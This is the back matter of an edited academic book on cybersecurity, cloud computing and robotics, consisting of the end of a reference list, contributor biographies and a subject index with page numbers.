- Yen, Y. S. (2008). A Genetic Algorithm for Energy-Efficient Based Multicast Routing on MANET. *Conference on Computer Communications*, 2632-2641.
- Yeun, C. Y. (2005). Security for emerging ubiquitous networks. *Networks*, 1, 2.
- Zarza, L., Pegueroles, J., & Soriano, M. (2007). *Interpretation of Binary Strings as Security Protocols for their Evolution by Means of Genetic Algorithms*. Academic Press.
- Zheng, J. (2008). Security of Two Signature Schemes Based On Two Hard Problems. *Proc. Of The 11th IEEE International Conference On Communication Technology*, 745-748. doi:10.1109/ICCT.2008.4716232

## About the Contributors

**Raghvendra Kumar** has been working as Assistant Professor in the Department of Computer Science and Engineering at LNCT College, Jabalpur, MP, and as a PHD Research Scholar (Faculty of Engineering and Technology) at Jodhpur National University, Jodhpur, Rajasthan, India. He completed his Master of Technology from KIIT University, Bhubaneswar, Odisha, and his Bachelor of Technology from SRM University, Chennai, India. His research interests include Graph theory, Discrete mathematics, Robotics, Cloud computing and Algorithm. He also works as a reviewer and an editorial and technical board member for many journals and conferences. He regularly publishes research papers in international journals and conferences and is supervising post graduate students in their research work.

**Prasant Kumar Pattnaik**, Ph.D. (Computer Science), Fellow IETE, Senior Member IEEE, is Professor at the School of Computer Engineering, KIIT University, Bhubaneswar. He has more than a decade of teaching research experience. Dr. Pattnaik has published numbers of Research papers in peer reviewed international journals and conferences. His researches areas are Computer Networks, Data Mining, cloud computing, Mobile Computing. He authored many computer science books in field of Data Mining, Robotics, Graph Theory, Turing Machine, Cryptography, Security Solutions in Cloud Computing, Mobile Computing and Privacy Preservation.

**Priyanka Pandey** is working in L.N.C.T Group of College Jabalpur, M.P. India. She received B.E. in Information Technology from TIE Tech (RGPV University), Jabalpur, MP, India, M. Tech. in Computer Science and Engineering from TIE Tech (RGPV University), Jabalpur, MP, India. She published many research papers in international journal and conferences including IEEE. She attends many national and international conferences, her researches areas are Computer Networks, Data Mining, wireless network and Design of Algorithms.

\* \* \*

**Ratish Agarwal** received his Bachelor's degree 2001, M. Tech in 2003 and Ph.D. in 2015 from RGPV, Bhopal, India. He is a member of IACSIT. He has published more than 15 papers in reputed International Journals and Conferences. At present, he is working as an Assistant Prof. in Department of Information Technology, UIT-RGPV, and Bhopal. His area of Interest includes computer networks and communication.

**About the Contributors**

**Sourav Banerjee** is working as an Assistant Professor in the Department of Computer Science and Engineering, Kalyani Government Engineering College since 2008. He has completed his Bachelor of Engineering degree from the University of Burdwan in the year 2004 and in 2006 he completed his M.Tech in Computer Science and Engineering from the University of Kalyani. His working domain is Distributed System, Cloud Computing, Cyber Security, and Mobile Cloud. He is a member of IEEE, ACM, MIR Lab USA, IAENG.

**Abdullahi Chowdhry** completed his Bachelor of Information Technology degree from Central Queensland University, Australia in 2004 and Master of Information Technology degree from Monash University, Australia in 2006. He is currently studying as higher degree research student in Federation University, Australia. He worked as lecturer in Royal University of Dhaka, Bangladesh from 2006 to 2007 and also worked in different positions in Telstra, Australian Taxation Office and Australia Post from 2008 to 2016.

**Akash Chowdhury** is pursuing the Bachelor of Technology Degree in Computer Science and Engineering from Institute of Science and Technology, India (2013-2017). He is currently studying in the 4<sup>th</sup> year of the B.Tech Degree Course.

**Aruna Devi** a Chartered Engineer by profession and have more than 25 years of industrial experience as an entrepreneur and 10 years as an academician at the University of Mysore. She serves as external project guide and mentor, to the students of BE, MCA, MBA & M.Tech at various colleges. Area of expertise is in Business Analytics, Tally ERP Financial Accounting and Research methodology. Authorized Tally ERP9 lead trainer for Mysore. Life member of IEI, CSI, ISTE, MCCI, CII, NEMA, MIA & WISE. At present serving as Hon. Secretary of CSI – Mysuru Chapter, BOS Member, IEI Mysore Local centre. Awarded Best Women Entrepreneur - IEI (1999), Best Women Achiever- FKCCI (2013) & Successful Women Industrialists – DIC & GoK (2016).

**Vlatko Dolecek** is a member of Academy of sciences and parts of Bosnia and Herzegovina. He received his Doctor of science degree from Faculty of Mechanical Engineering, University of Sarajevo in 1979, his Master of Science degree from Faculty of Civil engineering, University of Sarajevo in 1968, and bachelor degree of Mechanical engineering from Faculty of Mechanical engineering Beograd, University of Beograd in 1963. His career as teaching assistant started on department of Mechanics at Faculty of Mechanical Engineering, University of Sarajevo and finished as Full professor at same university. In this period of time he was Dean of Faculty of Mechanical Engineering of Sarajevo in period 1980 – 1982. His research interest includes domains of Mechanics and Robotics. He also works as reviewer, editorial and technical board member in many reputed national, international journal and conferences. He publishes more than 200 papers of different type in international journals, conference proceedings and book chapters.

**Yogita Gigras** has done her B.Tech and M.Tech from Uttar Pardesh Technical University, Lucknow and Banasthali University, Rajasthan respectively. She completed her PhD in Soft Computing. She has authored 15 international research Publications. Her areas of expertise are Cyber Security and Soft Computing. She is currently working as Assistant Professor at the The NorthCap University, Gurgaon.

**About the Contributors**

**Shilpa Gite** is an Assistant Professor in Computer Science and Information Technology department of Symbiosis Institute of Technology. She teaches the subjects of Human Computer Interaction and Computer Programming. Her research interests are Internet of Things and Intelligent Transportation context aware systems.

**Sachin Goyal** was born in India in March 1979. He has done his BE in Computer Science & Engg From ITM,RGPV,Bhopal, M.Tech in Artificial Intelligence from SATI, RGPV, Bhopal and PhD in IT from RGPV, Bhopal. His area of Interest includes Digital watermarking, Theoretical Computer science and computer network. He is presently working as a Assistant professor in Department of Information Technology, UIT, Rajiv Gandhi Proudyogiki Vishwavidyalaya, Bhopal. He has a reviewer of Elsevier soft computing journal and IEEE conferences.

**Rashmi Gupta** received degree in Electronics & Communication Engineering from Institute of Electronics & Telecommunication Engineering, Delhi in 1997. M.E. in Electronics & Communication Engineering from Delhi College of Engineering, Delhi University, in 2005 and Ph.D. from Electronics & Communication Engineering Department, Delhi College of Engineering, Delhi University in 2014. Dr. Gupta held the position of Sr. Engineer in Calcom group of companies from 1991 to 1999, position of Lecturer in Electronics & Communication Engineering Department at Hindu Institute of Technology and Senior Lecturer in Maharaja Agrasen Intitute of Technology, Delhi from 1999 to 2003. Dr. Gupta presently working as Associate Professor in Electronics & Communication Engineering Department, AIACT&R (Govt. of NCT of Delhi). She has authored over 36 research papers in various renowned international journal and conferences. Her area of research is machine learning, computer vision, signal and image processing.

**Sakshi Gupta** has done her honored degree of B.Tech specializing Computer Science and Technology from Kurukshetra University, Kurukshetra. She is pursuing M.Tech specializing in Cyber Security from the The NorthCap University, Gurgaon.

**Arushi Jain** is working as a software developer in Newgen Software technologies Ltd, Noida. She completed her M.Tech from The NorthCap University, Gurgaon in 2016. Her current research is Controlling Android permissions using Reverse Engineering tools. Arushi received the B.Tech degree from M.D.U, Rohtak. She has published 1 research paper in IEEE Conference.

**Pooja Kamat** is an Assistant Professor in Computer Science and Information Technology department of Symbiosis Institute of Technology. She teaches the subjects of Software Engineering, Design Patterns and Computer Organization. Her research interests are Network Security and Software Engineering.

**Joarder Kamruzzaman** is an Associate Professor at the Faculty of Science Technology, Federation University Australia. His research interests are primarily machine learning and computer networks. His research outcomes are published in top-tier journals and conferences. So far, he has published over 190 articles which include over 45 journal publications. He has edited two books that present cutting-edge research on neural network theory and innovative applications in healthcare and finance, with contributions from renowned researchers in the field all around the globe. He is a senior member of IEEE.

**About the Contributors**

**Isak Karabegović** is a Full professor at University of Bihać, Technical Faculty in Department of Mechanical engineering. He received doctoral degree from Faculty of Mechanical Engineering, University of Sarajevo in 1989, his Master of Science degree from Faculty of Mechanical engineering and naval architecture Zagreb, University of Zagreb in 1982, and bachelor degree of mechanical engineering from Faculty of Mechanical engineering Sarajevo, University of Sarajevo in 1978. His career as professor started on Technical College and later become Full professor at University of Bihać. In this period of time he was Dean of Technical faculty in several occasions and also rector of University of Bihać in several occasions. His research interest includes domains of Mechanics and Robotics. He also works as reviewer, editorial and technical board member in many reputed national, international journal and conferences. He publishes more than 400 papers of different type in international journals, conference proceedings and book chapters.

**Gour C. Karmakar** received the B.Sc. Eng. degree in Computer Science and Engineering from Bangladesh University of Engineering and Technology in 1993 and Masters and Ph.D. degrees in Information Technology from the Faculty of Information Technology, Monash University, in 1999 and 2003, respectively. He is currently a senior lecturer at the School of Engineering and Information Technology, Faculty of Science and Technology, Federation University Australia. He has published more than 105 peer-reviewed research publications including twenty one international reputed journal papers and received an ARC linkage project grant. He has successfully supervised nine PhD and three Masters by research students. His research interest includes multimedia signal processing, wireless sensor and social networks, Internet of things, simulation modelling and artificial intelligence. He is a member of IEEE.

**Manju Khari** is an Assistant Professor in Ambedkar Institute of advanced communication technology and research, Under Govt. Of NCT Delhi affiliated with Guru Gobind Singh Indraprastha University, Delhi, India. She holds a Ph.D. in Computer Science & Engineering from National Institute Of Technology Patna and She received her master's degree in Information Security from Ambedkar Institute technology of advanced communication technology and research, formally this institute is known as Ambedkar Institute Of Technology affiliated with Guru Gobind Singh Indraprastha University, Delhi, India. Her research interests are software testing, software quality, software metrics, information security and nature-inspired algorithm. She has 55 published papers in refereed National/International Journals & Conferences (viz. IEEE, ACM, Springer, Inderscience, and Elsevier), 02 book chapters in a springer. She is also co-author of two books published by NCERT.

### **About the Contributors**

**Shruti Kohli** is working as lead researcher in Big Data Analytics, Birmingham Centre for Railway Research and Education. She had been working as Assistant Professor in BIT Mesra. She has over 13 years' experience doing research and teaching in Computer Sciences. She has good experience of supervising Ph.D, Masters and M.Tech students. Her current research involves Big Data Analytics and Machine Learning. She has keen interest in areaof Information retrieval, Operational Research, Data Mining, Web Analytics, Simulation and Modelling. She had been working of open crowd source data and is totally fascinated by the variety of user behaviour patterns over net and have keen interest in web analytics. She has many publications in national and international journals and have presented paper in international conferences. Her papers are indexed in DBLP, SCOPUS, IEEE, Springer, EBSCO. She also won best paper award for her research work in International Workshop of Machine Learning and Text Analytics held in SAU (India). She has also worked as web consultant and took industrial web analytic projects. She had been working on a UGC (India) Major Research Project based on smart use of web analytics. She had been active member of IEEE, INFORMS, DAA and had been author of books for web technologies. She is eminent advisory member of Program Committees and review panel of esteemed conferences and journals.

**Cosmena Mahapatra**, Ph.D (IT-Pursuing), M.Tech (IT), has almost a decade of teaching experience both at post graduate and graduate level. Her areas of interest are Computer Networks, Data Structures, Database Management, Sensor Based Networks. She has guided various project and research papers at postgraduate level. She has many SCOPUS indexed conference papers as well as International Journal research papers to her credit.

**Swastik Mukherjee** is pursuing the Bachelor of Technology Degree in Computer Science and Engineering from Institute of Science and Technology, India (2013-2017). He is currently studying in the 4<sup>th</sup> year of the B.Tech Degree Course.

**Annasaheb B. Nimbalkar** works as Ass. Prof in Annasaheb Magar College, Hadapsar . This college is affiliated to Savitribai Phule Pune Univerity. 15 years teaching experience in computer Science department. More than 10 papers published in International and National Journal and conferences.

**Anjana Pandey** is Sr. faculty in Department of IT, UIT, RGPV, India With 15 years of Academic Experience. She has done her PhD in Data Miming in the year of 2011 from MANIT Bhopal. His research interests are Data miming and, Big Data, DBMS and Hadoop.

**Krishnal Patel** is a full time research scholar and started working in the areas related to data mining and machine learning. His focus is on data analytics and he is working on few innovative systems related to healthcare & IT, Indian Railways.

**Shruti Patil** is an Assistant Professor in Computer Science and Information Technology department of Symbiosis Institute of Technology. She teaches the subjects of Operating Systems, Database Management Systems and Cloud Computing. Her research interests are Data security and Privacy and Network Security.

**About the Contributors**

**Mahesh K. Pawar** is Sr. faculty in Department of IT, UIT, RGPV, India . With 15 years of Academic Experience & three years of IT Industry Experience as a Software Engineer. His research interests are Software Engineering, Big Data, DBMS and Hadoop.

**Prachi** is working as Associate Professor in The NorthCap University. She has completed her Ph.D. in Computer Science from Banasthali University of Rajasthan, India. Her current research interests include wireless sensor network, security in underwater sensor networks and Cyber Security. Prachi received the B.Tech. degree from M.D. University, Rohtak in 2007 and the M.Tech. degree in Computer Science from the Banasthali University at Rajasthan in 2009. She has published 26 papers in referred journals and reputed conferences.

**Ishaani Priyadarshini** completed her B.Tech in Computer Science and Engineering from KIIT University, Bhubaneswar and is currently pursuing her M.Tech in the same university. She is currently pursuing her Masters in Cybersecurity at the University of Delaware, USA. Her areas of interest include Cybersecurity and Cloud Computing. She has published Research papers in peer reviewed international journals and conferences.

**Deepshikha Bhargava Rich** experience of 18+ years as an academician. At present she is Deputy Director and Head Amity Institute of Information Technology, Amity University Rajasthan, Jaipur. Published 15 books, and more than 50 research papers in Journals and Conference Proceedings of International & National repute. Member of International Association of Computer Science and Information Technology (IACSIT) Singapore; Computer Science Teachers Association (CSTA), ACM-USA; Computer Society of India (CSI); Project Management Institute (PMI), and Indian Society of Lightening Engineers (ISLE). Also member of Reviewer & Editorial Board of 10+ International and National Journals like SCI indexed journals of Inder Science Publishers, International Journal of Science and Research (IJSR), Journal of Computer Technologies (JCT), International Journal of Advanced and Innovative Research (IJAIR) and International Journal of Engineering Associates (IJEA), BORJ and International Journal of Soft Computing and Engineering (IJSCE) to name a few. She is also Visiting Professor at Université des Mascareignes (UDM), Ministry of Education and Human Resources, Tertiary Education and Scientific Research, Mauritius. Presently Vice-Chairman cum Chairman CSI Jaipur Chapter. She has received the award for “Nobel Contribution in Education” in Jaipur & “Late Smt. Nani Devi-Narayan Swaroop Bhargava Puraskar” for Outstanding contribution in Research, in year 2013. Also Best paper award in session at IEEE International Conference at Bangkok, Thailand in 2012. She has also awarded by Ministry of Human Resources & Development (Dept. of Education), Govt. of India in year 1992. Recently awarded “Outstanding Woman Educator & Scholar Award” at Women’s Day Awards & Celebration 2015 organized by National Foundation for Entrepreneurship Development (NFED), Coimbatore, Tamil Nadu. Supervising International and National PhD scholars in the field of Software agents, Data Mining and Knowledge Management. She has been the Invited speaker, keynote speaker, session chair, Track Chair, member of Technical Advisory Committee and Program committee at different International/ National Conferences organized by IIT Roorkee, NIT Silchar, IEEE, ACM-CSTA (USA), Conferences at Algeria, Tunisia to name a few.

**About the Contributors**

**K. Saravanan** is working as an Assistant professor, Department of Computer Science & Engineering at Anna University, Regional Campus, Tirunelveli. He received his master degree in M.E Software engineering in the year 2007 and B.E degree in Computer Science & Engineering. He has done doctoral degree on Cloud computing in Anna University, Chennai. His research interests include Cloud computing, Software engineering, Web Technology, Semantic Web and Big data analytics. He published papers in 9 international conferences and 16 international journals. He is an active researcher and academician.

**Srishti Sharma** received her bachelor's degree from Manav Rachna International University, Faridabad in 2015. She is currently pursuing her M.Tech from The NorthCap University in Gurgaon. Her areas of interests include Cyber Security, Cloud Computing, Digital Forensics and Risk Management.

**Piyush K. Shukla** received his Bachelor's degree in Electronics & Communication Engineering, LNCT in 2001, Bhopal, M. Tech (Computer Science & Engineering) in 2005 from SATI, Vidisha, Ph.D. (Computer Science & Engineering) in 2013 from RGPV, Bhopal, M.P. India. He is a member of IACSIT. He has published more than 15 papers in reputed International Journals and 10 papers in International Conferences. At present, he is working as an Assistant Prof. in Department of Computer Science & Engineering, UIT-RGPV, Bhopal Since July 2007.

**Divya Thakur** has completed her B. E. From LNCT Jabalpur in Computer Science and engg. And currently doing M. Tech from SATI Vidisha in computer science and engg. Her area of interest are cloud computing, network security, data mining, data security.

**Sherin Zafar** has been working as Assistant Professor in the School of Engineering Sciences & Technology, Department of Computer Science, Jamia Hamdard, and as a PHD from MRIU, India. She completed her Master of Technology from TIT (RGPV) Bhopal, and her Bachelor of Engineering from UIT (RGPV) Bhopal, India. Her research interests include discrete mathematics, Cloud computing and Networking. She also works as a reviewer, and an editorial and technical board member for many journals and conferences. She regularly publishes research papers in international journals and conferences and is supervising doctorate and post graduate students in their research work.

# Index

## A

agriculture 52, 71, 232-235, 242-245, 248, 251, 265  
Ahmad 98, 118, 123  
Android 40-44, 46-48, 59, 270, 335, 347  
Animal Identification 51  
anomaly detection 160  
Apktool 47  
applications 1, 15, 17, 28, 35, 37, 40-44, 46-47, 52, 59, 66, 78, 87-89, 91, 129, 137-138, 192-193, 208, 213, 218-222, 231, 234, 236-237, 239-240, 243-248, 250-252, 256-257, 261, 263-266, 272, 285-287, 297, 309, 333, 335-336, 342, 346  
artificial neural network 38  
authentication 59, 91, 131, 133, 135-136, 146, 165, 186, 289, 294-295, 305, 307, 309, 311-313, 315-316, 318, 328-329, 336-338  
Authentication Server 136, 305, 307, 311  
autonomous robot 279, 346  
autonomy 238, 278-279, 311  
AWK 12, 23-24, 27

## C

case study 82, 170, 175, 266, 305  
cloud 52, 58-59, 65-66, 69, 71, 81-82, 87-96, 126-131, 133-136, 138, 140, 142, 146, 148-150, 156, 208-209, 211, 213-216, 218-227, 231, 261-266, 268, 270, 272, 285, 288, 294, 312-316, 318, 335  
cloud computing 52, 58, 65, 81, 87-88, 95, 126-129, 135-136, 138, 140, 142, 146, 148, 208-209, 213, 218-219, 221-222, 261-262, 265, 268, 285, 288, 312, 335  
Cloud enabled Networked Robotic System (CeNRS) 208, 218  
Cloud enabled Standalone Robotic System (CeSRS) 208, 218  
Cloud Robotic Networking System (CRNS) 208, 223, 231

cloud security 95, 135, 146, 313  
cloud services 87-89, 92-93, 133, 261-262, 265, 268, 270, 272, 288  
code injection 93, 178  
Common Networked Robotic System (CNRS) 211  
computer security 128, 166, 169, 177, 184  
construction 137, 232, 235, 247-250, 265, 285, 347  
crossover 149  
crowd sourcing 212, 218, 262  
cyber attacks 172, 284-286, 291-293, 296-297  
cyber crime 160-161, 163, 168, 170, 188, 286, 293, 296-297  
Cyber Criminality 344, 347  
cyber security 51, 58, 69, 75-76, 82, 85, 160, 169, 172-173, 177-178, 182, 186-190, 192-196, 198, 204, 284-285, 296-297, 312, 316, 333-335, 337-338, 341, 343, 346-347

## D

data dynamics 127  
datacenter 208, 213  
DDoS 286, 288-289  
defense 137, 160, 172, 176, 221, 223, 232-233, 235, 238-240, 245, 248, 251, 333, 346  
demolition 232, 235, 247-249  
Denial-of-Service(DOS) 91, 194, 285-286, 288, 292-293, 311, 313  
Devanagari script 29-30  
dex2jar 47  
digital signature 98-100, 104-106, 108, 110, 118, 121-123, 126  
dirty data 209, 224, 226, 231  
distribution 29, 52, 68, 138, 212, 223-224, 226, 231-232, 234, 245, 248, 251, 311, 323  
DLKP 304-305, 307  
DROWN attack 286  
Dynamic load balancing 231  
Dynamic voltage scaling 231

***Index*****E**

E2E delay 24-26  
 education and scientific research 232  
 Electronic Transformation 52, 69-71, 85  
 Electronics Transformation 51, 68, 76

**G**

genetic algorithm 148-149

**H**

handshake 52-53, 55, 59, 68-69, 82, 85  
 He-Kiesler 98, 100-103, 105-106, 108  
 Honey Pots 160  
 humanoid robotics 347  
 humanoid robots 222, 333, 347

**I**

incremental learning 51, 58, 64, 66-67, 82, 85  
 Information Security 177, 195, 297  
 Infrastructure as a Service (IaaS) 208, 213, 261  
 integrity 10, 52, 74, 126-128, 130-131, 133-134,  
     169, 183, 192-193, 225, 295, 312-313, 333-334,  
     336-337  
 intelligent agent 275, 278, 280  
 iris 312, 315-324, 327-329  
 Ismail 98, 118, 123

**J**

Java 2, 43-44, 59, 138, 142

**K**

Kerberos 304-305, 307, 311  
 Khidaki algorithm 56  
 Kryptoknight 311

**L**

L. Harn 99-100, 104-105, 123  
 Live virtual machine migration 209, 223, 231  
 logistics 232-233, 235, 237-238, 245-248, 251

**M**

machine-to-cloud 263  
 malware 2, 40-41, 46-47, 72, 178, 186, 286, 289,  
     295-296

Man in the Middle Attack 348  
 Masquerading 311  
 medicine 85, 223, 232-233, 235-236, 239, 242, 245,  
     248, 251  
 message digest 132, 142, 336  
 Mitigation Approaches 284, 297  
 mobile agent 300-301, 304-305, 308-309, 311  
 mobile platform 252  
 mobile robots 232-257  
 Multi Robot System 208

**N**

nam 13  
 Nature Inspired Algorithms 51, 82, 85  
 nature-inspired 53, 56, 59, 68  
 normalization 321, 323, 328

**O**

obfuscation 4-6, 41  
 OCR 34-35, 37, 270  
 Offline Recognition 35  
 Online Recognition 35  
 Online safety tips 160, 169  
 Optical character recognition 28, 34, 37  
 optimization 43, 148-149, 151, 156, 210, 221  
 OTcl 12-13

**P**

PDF 1-2, 4, 7, 10, 24, 74  
 penetration tests 184  
 permissions 40-44, 46-48  
 platform 1, 47, 87, 89, 129, 137, 219, 222, 238, 240-241,  
     252, 255, 261, 265-266, 268, 270, 301, 304-306,  
     308, 311, 336, 342, 348  
 privacy 37, 47, 52, 57-58, 68, 70-71, 75, 81, 93, 96,  
     128-129, 131-133, 169, 193, 202, 209, 224-225,  
     287, 294, 336, 339, 342-343  
 processes in biometric 316  
 professional cleaning 232-234, 250-251, 253

**Q**

Quality Of Service (QoS) 193, 208, 223, 231, 312

**R**

R 32, 88-89, 100, 103-104, 107, 111, 115-117, 120,  
     129, 131, 208, 214-216, 223-224, 265, 268, 301,

**Index**

319, 322  
rail 192-194, 196, 198-202, 205  
Reverse Engineering 40-41, 44, 47-48  
risk 34, 47-48, 51, 69, 78, 91, 172, 177-179, 187-189, 193, 225, 284-287, 292, 294-295, 317, 334-336, 347  
Robot as a Service 65, 265  
robot learning 208, 218-222  
Robot Operating System 218, 336, 348  
robotics 68, 76, 208-211, 214-215, 218, 222-223, 226-227, 232-237, 239, 242-243, 245-246, 248-252, 256, 261-266, 268, 270, 272, 275, 280, 284-286, 291, 294-295, 333-338, 341-348  
robotics systems 284-286, 294-295  
ROS 208, 218, 264-266, 268, 270, 336  
routing 12, 15-17, 22, 24, 148-149, 151-156, 212, 214, 223, 225, 291, 312, 315

**S**

security challenges 92-93, 313, 337  
Security mechanisms 172, 315  
security rules 37  
selection 34, 121, 149, 317, 323  
service provider 70, 90, 126, 133, 137, 213, 307-308, 311  
Shimin Wei 98-99, 106-113, 115-116, 118-120, 123  
SIEM 172, 175-176  
Socio-Inspired Algorithms 85  
software agents 275, 278  
SQLi 286-287, 294-295  
Standalone Robotic System (SRS) 208, 210, 218  
Sybil attack 290-291  
symmetric encryption 337

**T**

TCP 15, 17, 22, 137, 336-337

Tele-operated robotic system 211  
template matching 29  
Thate 98, 118, 123  
threat 70, 90-91, 161, 172-173, 182, 184, 186-188, 195, 200, 204, 224, 253, 264, 296, 335  
throughput 24, 35, 37, 209, 211-212, 216, 219, 223, 226  
Ticket Granting Server (TGS) 305, 307-308, 311  
trace 12-13, 20-21, 24, 27  
trust 78, 85, 88, 95, 312-313

**U**

UDP 15, 336

**V**

Virtual Machine (VM) 208-209, 215, 223-224, 231  
virtualization 92, 136, 138, 231, 261-262  
vulnerability 2, 42, 91-93, 164, 172, 182, 184, 287, 340

**W**

wearable technology 52, 80, 85  
Web Services 65, 69, 89, 93, 96, 138, 222, 231, 270, 296  
Wei-Hua He 98, 104-106, 123

**Y**

Yet another Robot Platform 336, 348

**Z**

Z. Shao 104-106, 123